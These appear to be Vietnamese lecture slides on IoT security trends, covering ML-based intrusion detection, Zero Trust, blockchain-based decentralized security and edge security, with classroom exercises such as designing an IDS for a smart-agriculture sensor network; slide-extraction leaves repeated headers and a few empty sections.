
4.1. Tổng quan về xu hướng bảo mật IoT

c. Xu hướng bảo mật

- AI và Machine Learning: Phát hiện và ngăn chặn các mối đe dọa bảo mật IoT theo thời gian thực.
- Blockchain: Đảm bảo tính minh bạch và bất biến cho dữ liệu IoT.
- Zero Trust Security: Loại bỏ "vùng tin cậy," xác thực liên tục để bảo vệ hệ thống.

CHƯƠNG 4: CÁC XU HƯỚNG BẢO MẬT TRONG IOT

4.1. Tổng quan về xu hướng bảo mật IoT



CHƯƠNG 4: CÁC XU HƯỚNG BẢO MẬT TRONG IOT

4.2. Bảo mật dựa trên AI và Machine Learning


Giúp phát hiện, ngăn chặn, và phản ứng nhanh với các mối đe dọa dựa trên mô hình máy học trên dữ liệu.

Vai trò:

- Xử lý lượng dữ liệu khổng lồ trong IoT.
- Phát hiện mẫu bất thường trong hành vi thiết bị.
- Tự động hóa quy trình bảo mật.

CHƯƠNG 4: CÁC XU HƯỚNG BẢO MẬT TRONG IOT

4.2. Bảo mật dựa trên AI và Machine Learning



CHƯƠNG 4: CÁC XU HƯỚNG BẢO MẬT TRONG IOT

4.2. Bảo mật dựa trên AI và Machine Learning

a. Phân loại

- Học có giám sát (Supervised Learning)
- Học không giám sát (Unsupervised Learning)
- Học sâu (Deep Learning)

Câu hỏi: Theo các bạn thì mô hình nào phù hợp với mô hình bảo mật trong IoT?

CHƯƠNG 4: CÁC XU HƯỚNG BẢO MẬT TRONG IOT

4.2. Bảo mật dựa trên AI và Machine Learning

b. Một số mô hình mạng

- Mô hình Phân loại (Classification Models)

Ví dụ:

- Phân loại dữ liệu thành các nhóm hoặc lớp cụ thể, như "tấn công" và "bình thường."
- Một số mô hình mạng như: SVM; KNN;....

CHƯƠNG 4: CÁC XU HƯỚNG BẢO MẬT TRONG IOT

4.2. Bảo mật dựa trên AI và Machine Learning

b. Một số mô hình mạng

- Mô hình Phát hiện bất thường (Anomaly Detection Models)

Ví dụ:

- Phát hiện các hành vi hoặc mẫu dữ liệu không bình thường trong hệ thống.
- Một số mô hình mạng như: GMM;....

CHƯƠNG 4: CÁC XU HƯỚNG BẢO MẬT TRONG IOT

4.2. Bảo mật dựa trên AI và Machine Learning

b. Một số mô hình mạng

- Mô hình Dự báo (Predictive Models)

Ví dụ:

- Phân tích dữ liệu lịch sử để dự báo các sự kiện hoặc mối đe dọa trong tương lai.
- Một số mô hình mạng như: Random Forests; Time Series Models,....

CHƯƠNG 4: CÁC XU HƯỚNG BẢO MẬT TRONG IOT

4.2. Bảo mật dựa trên AI và Machine Learning

b. Hạn chế

- **Chất lượng dữ liệu:** Dữ liệu từ IoT thường không đồng nhất, có thể chứa lỗi.
- **Tài nguyên tính toán:** Yêu cầu phần cứng mạnh để xử lý mô hình AI.
- **Rủi ro về độ chính xác:** Mô hình có thể đưa ra cảnh báo sai (false positives).

CHƯƠNG 4: CÁC XU HƯỚNG BẢO MẬT TRONG IOT

4.2. Bảo mật dựa trên AI và Machine Learning

c. Bài tập:

Triển khai một hệ thống phát hiện tấn công mạng (Intrusion Detection System - IDS) dựa trên AI và Machine Learning cho một mạng cảm biến IoT trong nông nghiệp thông minh?

Độ ẩm đất (%): 20-80%; Nhiệt độ (°C): 10-40°C; Ánh sáng (lux): 100-1000 lux.

Các trường hợp:

- Tấn công từ chối dịch vụ (DoS): Khi một thiết bị gửi quá nhiều yêu cầu làm nghẽn hệ thống.
- Tấn công dữ liệu giả mạo: Khi một cảm biến gửi dữ liệu không hợp lý, ví dụ độ ẩm đất là -5% hoặc nhiệt độ là 200°C.

CHƯƠNG 4: CÁC XU HƯỚNG BẢO MẬT TRONG IOT

4.3. Zero Trust Security trong IoT

Zero Trust Security là mô hình bảo mật không mặc định tin tưởng bất kỳ người dùng, thiết bị hoặc dịch vụ nào, dù chúng nằm trong hay ngoài mạng.

Zero Trust đặc biệt phù hợp vì hệ sinh thái IoT thường phức tạp, đa dạng, và dễ bị tổn thương bởi các mối đe dọa bảo mật.

CHƯƠNG 4: CÁC XU HƯỚNG BẢO MẬT TRONG IOT

4.3. Zero Trust Security trong IoT

a. Nguyên tắc

- Không tin cậy mặc định
- Xác thực liên tục
- Bảo vệ theo lớp
- Tối thiểu hóa quyền truy cập

CHƯƠNG 4: CÁC XU HƯỚNG BẢO MẬT TRONG IOT

4.3. Zero Trust Security trong IoT

Ví dụ: Hãy dựa trên các nguyên tắc Zero Trust để xây dựng ứng dụng IoT về lĩnh vực nhà thông minh đáp ứng tiêu chí trên?

CHƯƠNG 4: CÁC XU HƯỚNG BẢO MẬT TRONG IOT

4.4. Bảo mật phi tập trung



a. Giới thiệu

- Áp dụng các phương pháp bảo mật mà không dựa hoàn toàn vào một hệ thống hoặc cơ quan trung tâm duy nhất.
- Hệ thống bảo mật phân phối trách nhiệm và quyền kiểm soát giữa các thiết bị, nút mạng, hoặc các thành phần trong hệ sinh thái IoT.

Lợi ích: tăng cường tính bảo mật, khả năng chịu lỗi, và khả năng mở rộng của hệ thống IoT.

CHƯƠNG 4: CÁC XU HƯỚNG BẢO MẬT TRONG IOT

4.4. Bảo mật phi tập trung



CHƯƠNG 4: CÁC XU HƯỚNG BẢO MẬT TRONG IOT

4.4. Bảo mật phi tập trung

b. Lợi ích

- Giảm nguy cơ điểm đơn lẻ bị tấn công
- Tăng tính minh bạch và độ tin cậy
- Khả năng mở rộng
- Tăng cường quyền riêng tư

CHƯƠNG 4: CÁC XU HƯỚNG BẢO MẬT TRONG IOT

4.4. Bảo mật phi tập trung

c. Ứng dụng


- Blockchain trong IoT
- Cơ chế đồng thuận phi tập trung
- Hệ thống quản lý danh tính phi tập trung
- Edge Computing và Fog Computing

CHƯƠNG 4: CÁC XU HƯỚNG BẢO MẬT TRONG IOT

4.4. Bảo mật phi tập trung

CHƯƠNG 4: CÁC XU HƯỚNG BẢO MẬT TRONG IOT

4.4. Bảo mật phi tập trung



Bảo mật: Sử dụng blockchain giúp đảm bảo tính toàn vẹn và bảo mật của dữ liệu IoT.

Quản lý phi tập trung: Không phụ thuộc hoàn toàn vào một máy chủ trung tâm, dữ liệu được phân phối qua nhiều nút trong hệ thống blockchain.

Tăng cường kết nối:

CHƯƠNG 4: CÁC XU HƯỚNG BẢO MẬT TRONG IOT

4.4. Bảo mật phi tập trung


d. Thách thức:

CHƯƠNG 4: CÁC XU HƯỚNG BẢO MẬT TRONG IOT

4.5. Bảo mật biên (Edge Security)

a. Giới thiệu

- Phương pháp bảo mật tập trung vào việc bảo vệ dữ liệu và hệ thống ngay tại thiết bị biên hoặc nút biên (Edge Devices) trong một hệ thống mạng phân tán.
- Thiết bị biên là các thiết bị nằm ở rìa của mạng, gần với người dùng hoặc nguồn dữ liệu



CHƯƠNG 4: CÁC XU HƯỚNG BẢO MẬT TRONG IOT

4.5. Bảo mật biên (Edge Security)

b. Tầm quan trọng

- Bảo vệ dữ liệu tại nguồn
- Giảm thiểu rủi ro từ mạng trung gian
- Tăng cường quyền riêng tư
- Cải thiện hiệu suất

CHƯƠNG 4: CÁC XU HƯỚNG BẢO MẬT TRONG IOT

4.5. Bảo mật biên (Edge Security)

c. Thành phần

- Bảo mật thiết bị
- Bảo mật truyền thông
- Phát hiện và ngăn chặn mối đe dọa
- Cập nhật bảo mật

CHƯƠNG 4: CÁC XU HƯỚNG BẢO MẬT TRONG IOT

4.5. Bảo mật biên (Edge Security)

d. Thách thức

- Tài nguyên hạn chế
- Khó quản lý
- Ngay cơ tấn công vật lý

CHƯƠNG 4: CÁC XU HƯỚNG BẢO MẬT TRONG IOT

4.6. Một số mô hình thực tế

a. Một số tiêu chí đánh giá bảo mật

- Bảo mật phần cứng
- Bảo mật phần mềm nhúng/OTA
- Bảo mật giao thức mạng
- Quản lý danh tính/Kiểm soát truy cập
- Bảo mật/mã hóa dữ liệu
- Phát hiện ngăn chặn rò rỉ dữ liệu
- Phát hiện bất thường

CHƯƠNG 4: CÁC XU HƯỚNG BẢO MẬT TRONG IOT

4.6. Một số mô hình thực tế

b. Ví dụ

1. Hệ thống nhà thông minh
2. Hệ thống Giao hàng thông minh
3. Hệ thống y tế thông minh